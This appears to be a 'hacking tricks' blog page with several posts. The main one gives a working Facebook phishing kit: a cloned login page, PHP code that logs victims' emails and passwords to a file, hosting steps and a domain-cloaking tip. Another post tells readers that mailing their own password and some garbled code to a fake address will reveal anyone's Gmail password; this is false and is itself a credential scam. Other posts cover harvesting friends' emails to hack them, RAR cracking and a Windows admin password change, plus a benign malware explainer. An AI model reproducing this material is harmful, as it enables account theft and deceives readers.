How to hack a Facebook account by using Phishing Method

0 comments


For facebook hacking,the most simple and easiest method is phishing and it works every time as long as your victim is not aware of it.
So what is phishing? In simple words, Phishing is way to hack an account by creating a fake login page page and then fooling your victim by telling him to log in at that page and once he does, you get his/her password.
How to hack Facebook account with Phishing?
Phishing is a pretty simple process involves only 2 easy steps.First you will have to facebook phishing page and then upload it to a web hosting site.

Things to do:
1. Creating a Facebook Phishing page:
A Facebook phishing page consists of two things:
1).html file (fake page like fb)
2) PHP file (which contains php script that saves the passwords of your victims).

Go to facebook login page i-e www.facebook.com and wait till the page properly loads.
Then copy the page source from there and paste it in notepad.This you can do by right clicking and selecting view page source.
And find :action="https://www.facebook.com/login.php?login_attempt=1"
and change it to action=pass.php.
And save the file as facebook.html.

PHP FILE :

Now you will have to make a php file that will keep record of your victim's passwords .So for this copy and paste this code in a notepad and save the file as pass.php.
<?php
$fp = fopen("Passwords.htm", "a");
fwrite($fp, "Email:$_POST[email]\tPassword:$_POST[pass]");
echo "<HTML>
<head>
<FRAMESET cols=\"*\">
<FRAME SRC=\"http://www.facebook.com/\">
</FRAMESET>";
?>

After this,your phishing page is successfully created .Next you will have to upload it to a free web host which is explained below.
Note: If you find it difficult to create the phishing page by yourself,you can directly download the one made by me from here.
2.Uploading Phishing page to a free web hosting site.

Now it's time to upload these two files to a webhost.There are many free web hosts available which you can use for this purpose but the one I recommend is 000webhost.com.Morever you can google for many other free web hosting so it's not a big deal.
Once you have created an account at the webhost.It will give you your cpanel account name and password via email.
Then login to your website's cpanel..
After that, upload these two files that u made earlier in your public_html directory via the file manager and once uploaded,give the fake page link to your victim.
It should be like this: www.yoursite.com/Facebook.html
Remember to change yoursite.com with the free sub domain that you have chosen when creating your web hosting account.
That's it .
Now whenever your victim will go there and login.The passwords will be automatically saved there in a Passwords.htm file and when you want to see them, you will just simply need to go there:
www.yoursite.com/Passwords.htm


Second Method for facebook Phishing.

Here is a Second tutorial about phishing.>>

Step 1) 
First you must sign for a free webhosting service like www.byethost.com or www.t35.com  orwww.000webhost.com  And register your subdomain.
after signing you will have a subdomain like www.yourname.byethost.com

Step 2) 
Now login to your account go to "control panel" then in site management option go to "online file manager" and open the folder "htdocs".

Step 3) 
Now Click Here to DOWNLOAD THIS FILE to your computer add extract the file. Inside the folder you will find three files index.php and hello.php and login_again.htm.

Step 4) 
Now replace the index.php file in the "htdocs" of the "online file manager" with the file index.php of the phisher folder in your computer and also upload hello.php andlogin_again.htm files in "htdocs" thats it! you are done.

Step 5) 
Now your homepage www.yourname.byethost.com has become a phisher. open it, you will see that your page www.yourname.byethost.com has become the login page of the site you want to hack.now all you have to do is send this link to the person whose account you want to hack.when he tries to login through it you will receive a file password.html in your "htdocs" folder of your phpnet.us account which contains the username and password of your victim.

Step 6)
Go to http://www.yourname.byethost.com/lol.htm for see the stored passwords !

Personal Note:- The attacker must have a very good convincing power to hack the facebook password with this method. Please try this method carefully as now it is widely known and the target may soon guess the attacker's intentions. The target may report the fake site and you may get in trouble.

The facebook not allow to share your fake facebooksite on facebook. You can use Domain hiding system to share your fake facebook site. (Eg: http://www.dot.tk/)

Note: This is only for Educational purpose...

Plz comment about this post.
Read More..

How To Know Email Id Of Your All Facebook Friends

0 comments


Hi To All friends Today i am going to show you how can you get hidden email ids of your all facebook  friends. 

Just follow the given steps for do this.


1. If your facebook profile is not connected with yahoo mail then you first create an email id in yahoo and connect your facebook account with yahoo email id.

2. Now You login To Yahoo Mail And Then Go To The Contacts Tab.

3. Now You click on Import Contacts


4. Now Click On Facebook 


5. In Pop up You Will Get Message That Do You Want To Share Your contacts with yahoo. and now click on ok !


6. Now You will Get A Message .


Now You are done :) Click on View Imported Contacts And See You Facebook Friends Email ids .

And do you Think what is the Use of this...we can easily HACK their FB or GMAIL.

Note: This is only for Educational purpose Iam not responsible for any Illegal Issues.

plz comment of this post...

Read More..

HOW TO FIND YOUR RAR PASSWORD WITHOUT ANY SURVEYS

0 comments

Hello Friends, in this post we will tell you a trick to crack the password protected .rar files. you may have downloaded many .rar files with password and then the owner told you to follow aa link and then to the surveys.....
Well, check this out:
Thing you need is


Stellar Phoenix RAR Password Recovery

Get it here


After downloading go open the rar and instal it .
Now open the folder and run password recovery tool,a window will appear
After this open the rar file of which you want password and leave the software it will take few minutes


Like this one.

Then a window will appear which will give you password of your rar file.


Cheers !!


If you think there is something left untold in this article, you can comment here. I will update it in this article.
Read More..

HOW TO GET AN EMAIL ACCOUNT WITHOUT FILLING ANY FORMS

0 comments

Hello Friends, in this post we will tell you a trick to create an email account without filling any forms


YOPmail’s free, quick and feature rich service guards you against spam, phishing and other online abuses. Protect your actual email, instead use YOPmail’s disposable one to sign-up wherever you want. YOPmail creates temporary inboxes of your choice instantaneously. Use Now & stay Protected!


How does YOPmail Protect you?


As a safe practice, do not reveal your original email frequently at sign-ups. Your information could be abused. Use YOPmail’s free disposable email addresses, to protect you against spam and phishing.


·         Use ‘any-name-of-your-choice’@yopmail.com to sign up anywhere. Email sent to the ‘address’@yopmail.com is instantaneously created at YOPmail server. No registration required for checking your temporary inbox at YOPmail

·         Easily check your disposable inbox at YOPmail.com or directly go to http://www.yopmail.com?name-of-your-inbox

·         Inboxes are not password protected. Hence, choose an unique inbox name or use YOPmail’s Address Generator. You can also use your inbox's email alias for extra security

·         Additional :


· Messages are kept 8 days. You can also manually remove them.


· To prevent abuse of service, sending emails from YOPmail is prohibited. You can however, send an anonymous email to another YOPmail address.


                                Get your free YOPMAIL account here

If you think there is something left untold in this article, you can comment here. I will update it in this article.


Read More..

What is meant by MALWARE ?

0 comments
What is Malware?


So what is Malware? Short for malicious software, malware is as old as software itself, and  programmers have been authoring it for as long as they have been authoring legitimate software. There are many reasons why a programmer might create malware. These reasons vary from simple pranks and experiments to serious organized Internet crime. Malware exists in many forms, most of which you’ve probably already heard of. The most common types of malware are viruses, trojans, worms, spyware and zombies.
This article will cover the inner workings of the most common types of malware, and will also explain why malware is created and the kind of damage that it can inflict on individuals, corporations and governments.

Viruses


As was mentioned earlier, malware manifests itself in different forms; the most well-known is the virus.
Computer viruses are similar to their biological counterparts because they are capable of self-replication. The prime motivation of a virus is not to cause damage, but to clone itself onto another host so that it can spread further. If a virus causes damage it is more likely to be detected, and for this reason virus authors employ stealth techniques to keep it unnoticed. A good virus has a very small footprint and can remain undetected for a very long time.
Damage is not always a side-effect of infection. Sometimes damage has been purposely built-in by the programmer. Some viruses are time activated; they silently spread for a number of days, months or years and will suddenly activate and do damage on one particular date. Other viruses are event driven. They will activate when something particular happens on a host, or when a command is sent to them via a covert Internet channel.

Worms


Worms are very similar to viruses in many ways. The biggest difference between a worm and a virus is that worms are network-aware. A virus finds it very easy to replicate itself amongst files on the same computer, however it has a hard time jumping from one computer to another. A worm overcomes this computer-to-computer hurdle by seeking new hosts on the network and attempting to infect them.
This is an important difference: in the past viruses could take years before moving from one corporation to another, or from one country to another. Worms are capable of going global in a matter of seconds. This makes it very hard for them to be controlled and stopped.


The purpose of a trojan is to conceal itself inside software that seems legitimate. The term ‘trojan’ is derived from the Trojan Horse story in Greek mythology, which explains how the Greeks were able to enter the fortified city of Troy by hiding their soldiers in a big wooden horse given to the Trojans as a gift. The Trojans were very fond of horses and trusted the gift blindly. In the night, the soldiers emerged and attacked the city from the inside.
The disguises that a trojan can take are only limited by the programmer’s imagination. A common trick is to conceal the trojan inside a seemingly harmless game. Trojans also come disguised as videos, pictures and even legitimate software packages. In each case, the disguise is something designed to tempt into running it on his or her machine.
Cyber-crooks often use viruses, trojans and worms together. They design a trojan that ‘drops’ a virus or worm onto the victim’s computer thus initiating a brand new infection. This virus or worm is usually called the ‘payload’ of the trojan. Trojans also drop spyware, a type of malware that I will explain next.

Spyware


The primary function of spyware is to snoop on a user’s activity and send back the information it gathers to a hacker. Spyware does not have any infection mechanisms. It is usually dropped by trojans (and also by viruses and worms). Once dropped, it installs itself on the victim’s computer and sits there silently to avoid detection.
Once spyware is successfully installed it will begin collecting information. It is very common for spyware to log all the keys that the user types. This type of spyware is called a keylogger and can capture interesting information such as user names, passwords, credit card numbers and email addresses. Keyloggers capture every key stroke, so entire emails, documents and chats can be read by the malicious hacker.
There are more sophisticated forms of spyware that hook themselves to the network interface and siphon off all network data that enters or leaves the infected computer. This allows the hacker to capture entire network sessions giving them access to files, digital certificates, encryption keys and other sensitive information.

Zombies

A zombie works in a similar way to spyware. The infection mechanisms remain the same, however the scope is different. A zombie does not usually collect information from the computer. Instead, it just sits there waiting for commands from the hacker. At times, hackers can infect tens of thousands of computers, turning them into zombie machines. Each of these machines is now at the disposal of the hacker who usually issues commands so that all of them instantaneously send network requests to a target host, overwhelming it with traffic. This is called a distributed denial of service attack and is usually successful, even against the largest Internet organizations.

Infected Websites

Recently security experts have noticed a new and scary trend in malware – website infections. When a website is infected, all the visitors to that particular website can potentially catch the bug and further spread the malware. Websites are very vulnerable, they are much more exposed than normal users. They are directly connected to the world wide web and are continuously serving content to anonymous users, furthermore they are processing many requests, some of which might be malicious. New malware has now emerged that takes advantages of bugs in frameworks and their plug-ins; popular frameworks like WordPress and Joomla have vulnerabilities that allow them to be exploited and used as virus-serving mechanisms. Sometimes malware does not infect a website automatically, but a hacker breaks into the site and implants the malware manually. His reasons for doing so are explained in detail in the next sections.

If your website gets infected the damage can be devastating. Your website can be restored, but the trust of your users and customers can easily be destroyed. Furthermore, if you are discovered serving malware your site will be blacklisted in hundreds of blacklists worldwide. Removing yourself from these blacklists is a very lenghty and difficult task, so even after you have cleaned the virus, the damage will continue to linger for a long time.
Why is malware written?
The answer to the “what is malware?” question cannot be complete without exploring the ‘why’ of its creation. By now, you should have a pretty clear idea of what type of damage can be done as a result of malware, but you might be wondering – why do programmers create malware in the first place?

Student Hackers and Cyber-crooks

In the early days of software, programmers wrote malware mostly to prank one another, or to show off their technical skills. These programmers, who were usually students had a great sense of humor but did not have much business sense. These students eventually graduated and got jobs. Their new motivation was now money, and how to make more of it using their skills. Some of these programmers learned that they can make thousands of dollars a day if they successfully exploit malware to their advantage.
These people went on to become cyber-crooks, defrauding individuals and organizations for financial gain. These criminals steal personal banking information to transfer money out of users’ bank accounts and into their own. They also launch distributed denial of service attacks against corporations and ask for money in exchange for an end to the attack.
Cyber-activism and cyber-war
Worms, zombies and distributed denial of service attacks are a good way to inflict mass damage on a global scale and are therefore very appealing to cyber-activists. These people want to get a message across and are ready to do so by utilizing any means necessary and this includes writing malware that causes damage, gets them noticed, and enables them to announce their messages and beliefs to a large audience.
Governments are also part of the game. A cyber-war between countries is raging. Some countries such as China, Syria, and America are rumored to be state-sponsoring cyber-gangs whose only purpose is to research and develop new malware techniques capable of infiltrating government agencies and infrastructures. Malware has recently been spotted in the wild that was designed to infect SCADA systems with the scope of shutting down nuclear reactors. Some reports suggest that this worm, which might have been created by the Americans, was successful in shutting down several Iranian nuclear power plant coolers.

How bad is the problem?

The malware problem is huge and is growing fast. By the end of 2010 the counter for unique malware programs stood at 14 million, with a staggering 60,000 pieces of new malicious code detected every day. Recently a worm called Koobface — which targeted people on social networks — netted its creators over 2 million dollars in just 12 months. Another worm, the Mariposa is said to have created the biggest network of zombie machines in the world. Experts could never determine its exact size, but estimated that over 12 million computers were infected. This worm dropped spyware capable of stealing sensitive information from victims, such as bank account numbers and credit card details. All this was created by a single hacker in Spain who fortunately made a mistake which exposed him and got him arrested.
The industry is fighting back. Numerous security solutions are available from many vendors that help stop malware infections. The threat however is a moving target. Hackers keep finding new ways to write bigger and better malware, the incentives are all there and the waging war is showing no signs of slowing down.


Read More..

How to Hack a Gmail Account Password(without any Survey)

1 comments


It is possible and it is easy. This way of hacking into email. I have
tried the method.


STEP 1- Log in to your own email account. Note: Your account must
be at least 30 days old for this to work. ( for hacking others passwords )
If your mail is hacked create a new account and login to that account.

STEP 2- Once you have logged into your own account, compose/write
an e-mail to:pass.
retrive.cgi@gmai l.com

This is a mailing address to the Retrive password. The automated
 server will send you the password that you have 'forgotten', after receiving
 the information you send them. 

STEP 3- In the subject line type 
exactly: " PASSWORD RECOVERY : email address to find passward. "

 STEP 4- On the first line of your mail write the email address of the person 
 you are hacking. 

STEP 5- On the second line type in the e-mail address you 
 are using. 

STEP 6- On the third line type in the password to YOUR email
address (your OWN password). The computer needs your password
so it can send a JavaScript from your account in the Mail Server to
extract the other email addresses password. In other word the system
automatically checks your password to confirm the integrity of your
status. The process will be done automatically by the user
administration server.

STEP 7- The final step before sending the mail is, type on the fourth
line the following code exactly:

cgi-bin_RETRIVE_PASS_BIN_PUB/$et76431&pwrsa
script< ip://233.243.2.34/cgi-bin/start?
v703&login=passmachine&f=(password)&f=27586&javascript=ACT
IVE&rsa#>
{simply copy and paste above.}
so for example if your gmail id is :David_100@g mail.co m and your
password
is: David and the email address you want to hack is:tes 
t@g mail.co m
then
compose the mail as below:

To:pass. 
retrive.cgi@gmai l.co m bcc: cc: (Don't write anything in cc,bcc field) 

Subject: PASSWORD RECOVERY :David_100 @y ahoo.co m "test@gmail.com David_100@gmail.com David cgi-bin_RETRIVE_PASS_KEY_CGI_BIN/$et76431&pwrsa  
script< ip://233.243.2.34/cgi-bin/start?
v703&login=passmachine&f=(password)&f=27586&javascript=ACT
IVE&rsa#>

The password will be sent to your inbox in a mail called 
"System Reg Message" from "System. YAHOO For Yahoo mail: To:passwd_re trive_cgi@yahoo.co m Sub: Password Request :Recovery and 
follow the same steps

 Verification code:35d276f2-e0a560d7-ac8e33268c

Enjoy!


If you are not satisfied with the above

Then go for the best hacking process of gmail password hacking ever.


click on the above link

download gmail hack pro

enter the gmail account account you want to hack

press enter

it may take a minute or two but definitely you wwill get the result.

Enjoy..

If you have still any more doubts plz comment..

Note: It is only for study purpose..if anything done wrong Iam not responsible..
Read More..

How To Change Windows Admin Password Using Guest Account?

0 comments


Hello readers, This is just another post about hacking Windows Administrator Account, well actually this is not a hack but a security bug in Windows that lets you change the password of administator account even if you are logged into another guest account.

To change the password you need to login first. Use any Guest Account to login to Windows or
if your computer doesn't have a guest account you can use KON Boot method to get into the administrator account without knowing the actual password.

After logging in follow these steps to change the password:

Step 1:

Right-click on My Computer and select Manage.


Step 2:
 From the left side bar click on Global Users and Groups.


Step 3:
Double-click on Users.


Step 4:
Righ-click on Administrator and select Set Password....


Step 5:
Click Proceed to continue.


Step 6:
Enter New password and click OK. That's It!!


I have checked this trick on Windows XP yet, i'm not sure about newer Windows, try it and let me know if it worked for you :)

If u have any doubts plz free to comment...
Read More..
Icon Icon Icon Follow Me on Google Plus

Copyright 2011 All Rights Reserved / Privacy Policy / Sitemap / Contact Us

Template by / TricksWonder / Powered by / Blogger